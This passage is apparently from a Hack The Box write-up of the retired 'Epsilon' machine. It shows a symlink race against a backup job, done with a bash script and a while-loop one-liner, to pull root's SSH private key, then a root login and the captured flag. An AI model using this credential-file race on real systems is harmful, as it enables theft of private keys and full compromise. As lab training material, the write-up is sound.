
24. **Lets do the above practically**

```
1. Create a bash file in /tmp
2. tom@epsilon:/tmp$ nano ssh_hijack.sh
3. #!/bin/bash

while true; do
        if [ -e /opt/backups/checksum ]; then
```

```
                rm /opt/backups/checksum
                echo "[+] File deleted!"
                ln -s -f /root/.ssh/id_rsa /opt/backups/checksum
                echo "[+] Symbolic Link created!"
        fi      break
done
4. What this is doing is waiting for checksum to be created and do its thing of validating
files. Delete and replace it with a symbolic link of roots private key.
5. chmod +x ssh_hijack.sh
6. cd /var/backups/web_backups
```

25. **That bash script was cool. I must have done something wrong. I checked out 0xdf walk-through which is what I always do when I get stuck and he had a while loop one liner.**

```
1. I try the while loop and it works way better for me.
2. tom@epsilon:/opt/backups$ while :; do if test -f checksum; then rm -f checksum; ln -s
/root checksum; echo "Replaced checksum"; sleep 5; echo "Backup probably done now"; break;
fi; sleep 1; done
3. You then need to go to the following path.
4. tom@epsilon:/opt/backups$ cd /var/backups/web_backups
5. tom@epsilon:/var/backups/web_backups$ ls -lahr
6. You can see the tar file that is way larger than the others. Copy that one to /dev/shm or
/tmp
7. Then cd into '/tmp' or '/dev/shm' and make a sub-directory call it gibberish 9039847034
and cd into quickly and then copy the tar file into this sub-directory. I do not know what it
was AV, or applock, or a script that was deleteing everything in the "/tmp" directory. Doing
that allowed me to take my time and decompress the tar file and drill down until i find
id_rsa. I included the verbose session as a txt file in the github repo. So you can see how I
was struggling. Everytime I would uncompress the tar file something would delete the
contents.
8. tom@epsilon:/tmp/09880980/09203922e0f/opt/backups/checksum$ cd .ssh
tom@epsilon:/tmp/09880980/09203922e0f/opt/backups/checksum/.ssh$ ls -lahr
total 20K
-rw-r--r-- 1 tom tom  566 Dec  1  2021 id_rsa.pub
-rw------- 1 tom tom 2.6K Dec  1  2021 id_rsa
-rw------- 1 tom tom  566 Dec  1  2021 authorized_keys
drwx------ 9 tom tom 4.0K Apr 20 23:51 ..
drwx------ 2 tom tom 4.0K Dec 20  2021 .
tom@epsilon:/tmp/09880980/09203922e0f/opt/backups/checksum/.ssh$ cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEA1w26V2ovmMpeSCDauNqlsPHLtTP8dI8HuQ4yGY3joZ9zT1NoeI<snip>
```


Epsilon has been Pwned!

Congratulations therealpablo, best of luck in capturing flags ahead!

#722	21 Apr 2024	RETIRED
MACHINE RANK	PWN DATE	MACHINE STATE

PWNED

```
1. SUCCESS
2. ~/hackthebox/epsilon ▷ vim id_rsa
3. ~/hackthebox/epsilon ▷ chmod 600 id_rsa
4. ~/hackthebox/epsilon ▷ ssh root@10.10.11.134 -i id_rsa
The authenticity of host '10.10.11.134 (10.10.11.134)' cant be established.
ED25519 key fingerprint is SHA256:RoZ8jwEnGGByxNt04+A/cdluslAwhmiWqG3ebyZko+A.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.134' (ED25519) to the list of known hosts.
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-97-generic x86_64)
5. root@epsilon:~# cat /root/root.txt
8154d3b8ba7ccf4280e1371131f39989
```